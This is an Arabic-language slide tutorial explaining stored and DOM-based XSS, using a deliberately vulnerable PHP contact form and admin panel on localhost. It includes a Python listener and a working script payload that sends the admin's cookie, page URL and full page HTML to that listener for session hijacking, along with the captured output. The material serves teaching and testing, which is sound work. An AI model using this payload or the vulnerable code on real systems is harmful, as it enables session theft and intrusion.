- ٢- ال server يستلم ال request و يتعامل مع المدخلات بعدها يدخل قيمة ال input المصاب في قاعدة البيانات بعدين يرسل ال response، الجميل في الموضوع هنا انه ممكن الصفحة اللي فيها الإدخال ما تكون هي الصفحة اللي يشتغل فيها ال exploit يعني مثلاً دخلت موقع و لقيت contact us form و ال form فيه حقل او اكثر مصاب لما تدخل البيانات الاستغلال ما راح يشتغل عندك في الصفحة ، راح يشتغل في لوحة التحكم (في حال ما كان فيه فلتر صحيحة للمخرجات) و بالتالي ممكن يتم استغلال الثغرة بدون الحاجة لل social engineering على عكس ال reflected XSS

كيف تعمل ثغرة Stored XSS (تكمّله...)

- ٣- ال client يدخل الصفحة المصابة (الصفحة اللي راح تعرض ال input بدون ما تتعامل معه بشكل صحيح).
- ٤- المتصفح راح يستلم الكود و يسوي له parsing و بعدها يشتغل ال javascript code اللي دخله المهاجم.
- نلاحظ انه هنا ممكن ال exploit يتم ادخاله اليوم و يشتغل بعد سنة على عكس ال reflected XSS، ايضاً في حالتنا هذي ممكن يتم استهداف اكثر من شخص واحد على عكس ال reflected XSS



كيف تعمل ثغرة Stored XSS (تكمّله...)

- عندنا موقع و فيه contact us form ، لما الزائر يرسل ال request راح يراجع واحد من ادارة الموقع الرسالة اللي جت من الزائر. حالياً احنا ما نعرف مسار لوحة الإدارة و ما عندنا معلومات كافية ، بس راح نجمع كمية حلوة من المعلومات لو كانت الثغرة موجودة و في المثال الجاي راح يبين معنا شوي من جمال ال XSS

```
<?php
require_once('con.php');
if(!empty($_POST['title']) && !empty($_POST['content'])){
$title = $_POST['title'];
$content = $_POST['content'];
$q = $link->prepare("INSERT INTO contact(title,content) VALUES(?,?)");
$q->bind_param("ss",$title,$content);
$q->execute();
$q->close();
}
?>
```

- الكود لصفحة اتصل بنا هو كالتالي :

الكود باختصار بيشارك اذا كان جايه POST request راح يخزن الداتا اللي جته (طبعاً راح يشيك اذا كانت الحقول فاضية او لا)

كيف تعمل ثغرة Stored XSS (تكملة...)

```
<html>
<head>
<title> bad coded website </title>
</head>
<body>
<form action="#" method="POST">
<input type="text" name="title" placeholder="title" /><br /><br />

<textarea name="content" placeholder="tell us anything"></textarea><br /><br />

<input type="submit" value="Send !!" />
</form>
</body>
</html>
```

طبعاً الكود ملئ بالثغرات و هذا من الاشياء المفيدة لما تفحص موقع ، لانه اذا الكود مضروب معناها المبرمج في الغالب مبتدئ و مو قاعد يتبع ال best practices و هذا يسهل الشغل عليك.

كيف تعمل ثغرة Stored XSS (تكملة...)

← → ↻ localhost:8888/storedXss.php

كيف تعمل ثغرة Stored XSS (تكمّله...)

- حلّو نشوف صفحة ال admin، هذا هو الكود المستخدم في صفحة الأدمن :

```
<html>
<head>
<title> bad coded admin panel</title>
</head>
<body>
<a href="some/path">some interntal link</a>
<br />
<a href="some/path">some interntal link2</a>
<br />
<a href="some/path">some interntal link3</a>
<br /><br />
<table border="1">
<tr>
<td> title </td>
<td> content </td>
</tr>
```

```
<?php
require_once('con.php');
$q = $link->query('select * from contact') or die(mysql_error($link));

while($r = mysqli_fetch_assoc($q)){
echo "<tr><td>".$r["title"]."</td><td>".$r["content"]."</td></tr>";
}
?>
</table>
</body>
</html>
```

كيف تعمل ثغرة Stored XSS (تكملة...)

← → ↻ ⓘ localhost:8888/admin.php

و هذا هو شكل الصفحة :

[some interntal link](#)
[some interntal link2](#)
[some interntal link3](#)

title	content
test	test
test	test
test	test
ww	ww

كيف تعمل ثغرة Stored XSS (تكمّله...)

طيب ما راح ادخل في تفاصيل طريقة الكشف لأنها مثل ال reflected XSS لكن الفرق انها مخزنة في قاعدة البيانات و بالتالي فال exploit مثل ما قلنا ممكن يشتغل على اكثر من جهاز. ال exploit اللي راح نكتبه الحين راح يسوي التالي :

يجيب لنا مسار لوحة التحكم ، يجيب لنا ال HTML code للصفحة اللي داخلها ال admin او الشخص اللي اشتغل عنده ال exploit و طبعاً ال session اذا موجودة.

مسار لوحة التحكم اتوقع واضح ليش نحتاجه ، ال html code ممكن يفيدنا في اشياء كثيرة ، (مسارات لمجلدات جديدة او مسارات لصفحات ممكن تكون غير محمية ... الخ

ال session عشان نسوي session hijacking، لكن في حال ما ضبط الموضوع معنا و ال session بطريقةٍ ما expired راح تكون عندنا معلومات جيدة عن الهدف.

طيب عشان نستلم المعلومات برمجنا script صغير بال python يستلم ال request و يعرضه على ال console

كيف تعمل ثغرة Stored XSS (تكملة...)

هذا هو كود ال python

```
import socket

host = ''
port = 8899
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
try:

    s.bind((host,port))

except socket.error as e:

    print(str(e))

print('Listeneing on '+str(port)+'[*] \n')
s.listen(3)
conn, addr = s.accept()
data = conn.recv(65536)
print(repr(data))
s.close()
```

كيف تعمل ثغرة Stored XSS (تكملة...)

شرح سريع للسكريبت :

راح نستخدم مكتبة ال socket عشان كذا سوينالها import، ال host تركناه فاضي و هذا معناه اننا راح نستخدم اي interface متوفر ، ال port اللي راح نستلم عليه الاتصال اخترت ال port هذا لانه غير مستخدم عندي طبعاً انت تقدر تستخدم اي port فاضي عندك مو لازم هذا ال port

بعدها ربطنا ال socket اللي سوينالها بال host و ال port اللي عرفناهم في البداية بعدها بدينا نسوي listening على ال port اللي اخترناه (في حالتي 8899) و قلنا له اننا نقدر نستقبل ٣ اتصالات في نفس الوقت اي عدد اكبر من كذا ارفضه طبعاً تقدر تخليه ١ او عدد ثاني يعتمد على الحالة اللي عندك. بعدها طبعنا ال data اللي استلمناها و قفلنا الاتصال.

كيف تعمل ثغرة Stored XSS (تكملة...)


حلو حالياً راح ندخل في ال input المصاب الكود هذا :

```
<script>
var xhr = new XMLHttpRequest();
xhr.open('POST','http://127.0.0.1:8899');
xhr.send(document.cookie+' -- -'+document.location+' -- -- -- '+document.head.outerHTML+document.body.outerHTML);
</script>
```

كيف تعمل ثغرة Stored XSS (تكملة...)

نشرح ال exploit اللي سويناه :

سويناه اتصال جديد و قلنا له اننا راح نرسل post request و اعطيناه ال destination (اللي هي ال listener اللي برمجناه بال python) طلبنا منه يرسل ال cookie عشان نسوي session hijacking و طلبنا مسار الصفحة المصابة (نقدر نطلع منها مسار لوحة التحكم) و طلبنا كود الصفحة المصابة. ال exploit بالصور راح يكون كالتالي :
اول شي نشغل ال listener



كيف تعمل ثغرة Stored XSS (تكملة...)

← → ↻ localhost:8888/storedXss.php

بعدها ندخل ال exploit
في ال form

exploit

```
<script>
var xhr = new XMLHttpRequest();
xhr.open('POST','http://127.0.0.1:8899');
xhr.send(document.cookie+' -- -
'+document.location+' -- -- --
'+document.head.outerHTML+document
.body.outerHTML);
</script>
```

Send !!

كيف تعمل ثغرة Stored XSS (تكمّله...)

بعدها مدير الموقع يدخل يشيك على الرسائل اللي وصلته و ولدنا يسرق اللي طلبناه منه

```

/*\r\nReferer: http://localhost:8888/admin.php\r\nAccept-Encoding: gzip, deflate, br\r\nAccept-Language: en-US,en;q=0.9\r\n\r\n\r\nnw; PHPSESSID=3ofh5hrv5jhbb81
njs44pmdcgl -- -http://localhost:8888/admin.php -- -- -- <head>\n<title> bad coded admin panel</title>\n</head><body>\n<a href="some/path">some interntal li
nk</a>\n<br>\n<a href="some/path">some interntal link2</a>\n<br>\n<a href="some/path">some interntal link3</a>\n<br><br>\n<table border="1">\n<tbody><tr>\n<
td> title </td>\n<td> content </td>\n</tr>\n<tr><td>test</td><td>test</td></tr><tr><td>test</td><td>test</td></tr><tr><td>test</td><td>test</td></tr><tr><td
>ww</td><td>ww</td></tr><tr><td>exploit</td><td><script>\nvar xhr = new XMLHttpRequest();\nxhr.open('POST','http://127.0.0.1:8899');\nxhr.send(document.
cookie+' -- -'+document.location+' -- -- -- '+'document.head.outerHTML+document.body.outerHTML);\n</script></td></tr></tbody></table></body>'

```

حظ انه ال listener جاب ال user-agent و جاب كم هيدر ثاني و جاب طبعاً ال PHPSESSIONID و جاب المسار اللي فيه الصفحة المصابة و لو تلاحظون نهاية الصفحة بتلقون ال exploit اللي كتبناه

كيف تعمل ثغرة Dom-based XSS

- ببساطة ثغرات Dom-based xss لا تختلف كثيراً في مفهومها عن ثغرات reflected xss و لكن الفرق بينها و بين ثغرات Reflected XSS في الأسلوب و الطريقة , فكما ذكرنا في ثغرات xss التقليدية فان من يقوم باستقبال المدخل من المستخدم هي لغة PHP عن طريق داله POST_\$ او GET_\$ التي تستطيع قرائه المدخلات من خلال form في صفحة ما او من خلال الرابط . لكن في حاله Dom-Based فان من يقوم بأخذ المدخل من المستخدم هي دوال ال javascript و من يقوم بطباعة المدخل ايضاً هي دوال ال javascript دون الحاجة إلى اي لغات برمجة أخرى او حتى web server لترجمة و تشغيل الملفات .
- سوف نطلق على دوال التي تقوم بأخذ المدخل من المستخدم هي دوال ال sources و ان الدوال التي تقوم بطباعة هذا المدخل و إظهاره في html هي sinks و الآن نبدأ بشرح بعض دوال sources و sinks و نرى كيف يمكن ان تؤدي بعد ذلك إلى ثغرات XSS

كيف تعمل ثغرة Dom-based XSS (تكملة...)

- ما هي دوال Sources؟
- دوال ال-sources هي دوال في لغة javascript و التي من خلالها يمكن ان تقوم بإرسال مدخل إلى الصفحة في هذه الحالة غالبا يكون المدخل من المستخدم مرسل من خلال رابط الصفحة او url مثلا لدينا الرابط التالي :

`https://site.com/home/file.html?name=ahmed#Securtiy4arabs`

- فمن الممكن من خلال هذه الدوال ان تقوم بقراءة رابط الصفحة بالكامل او فقط مسار الصفحة `home/file.html/` او قيمة الاسم المدخل `ahmed` او الهاش تاج `security4arabs` كأنك بالضبط تقوم عمل تحليل الرابط و تقسيمه إلى أجزاء , جزء هو مسار الصفحة و اسم ملف الصفحة و جزء هي المتغيرات او `parameters` المرسلة إلى الصفحة
- و يمكن عمل ذلك من خلال javascript ببساطة عن طريق الدوال التالية :

كيف تعمل ثغرة Dom-based XSS (تكملة...)

- دوال تقوم بقراءه رابط الصفحة بالكامل

- document.URL

- document.documentURI

- document.URLUnencoded

- document.baseURI

- location


- location.href

- مثال على ذلك اقوم بكتابة صفحة تحتوى على كود الجافا سكريبت التالي :

```
<script>  
alert(location.href);  
</script>
```

كيف تعمل ثغرة Dom-based XSS (تكملة...)


- و بعد ذلك اقوم بتشغيل الصفحة و تكون النتيجة كالتالي :



كيف تعمل ثغرة Dom-based XSS (تكملة...)

- نلاحظ ان الصفحة قامت باظهار msg box يحتوى على رابط الصفحة التي قمت بتشغيلها كما قمنا بكتابة في ملف , html و يكون نفس الحال مع باقي الدوال التي قمنا بذكرها , سوف تظهر رابط الصفحة بالكامل , الآن نتطرق إلى داله اخرى تقوم بقراءه اسم الصفحة فقط دون المدخلات إليها او اسم domain
- دوال تقوم بقراءه اسم الصفحة و مسارها
- location.pathname
- مع استخدام نفس كود الصفحة السابق و استبدال فقط اسم الدالة location.href باسم الدالة يصبح لدينا النتيجة التالية:


كيف تعمل ثغرة Dom-based XSS (تكملة...)




الفكرة بسيطة أليست كذلك ؟ الآن نستكمل ذكر بعض الدوال الأخرى و التي تستطيع قرائه جزء من رابط الصفحة كالدوال السابقة .

كيف تعمل ثغرة Dom-based XSS (تكملة...)

- دوال تقوم بقراءة المدخلات او parameters فقط المرسلة إلى الصفحة
- location.search
- مثال على ذلك قمت بتشغيل الصفحة بهذه الدالة و ارسلت اليها بعض المدخلات مثلا
`https://site.com/page.html?name=ahmed`
- تكون النتيجة كالتالي :



كيف تعمل ثغرة Dom-based XSS (تكملة...)



- و اخيرا نقوم بذكر دالة تستخدم كثير في مواقع و هي داله تقوم بقراءة ال hashtag # في الرابط

- دوال تقوم بقراءة HashTag

- location.hash

- نقوم بتشغيل الصفحة مرة اخرى بهذه الدالة و نرى النتيجة

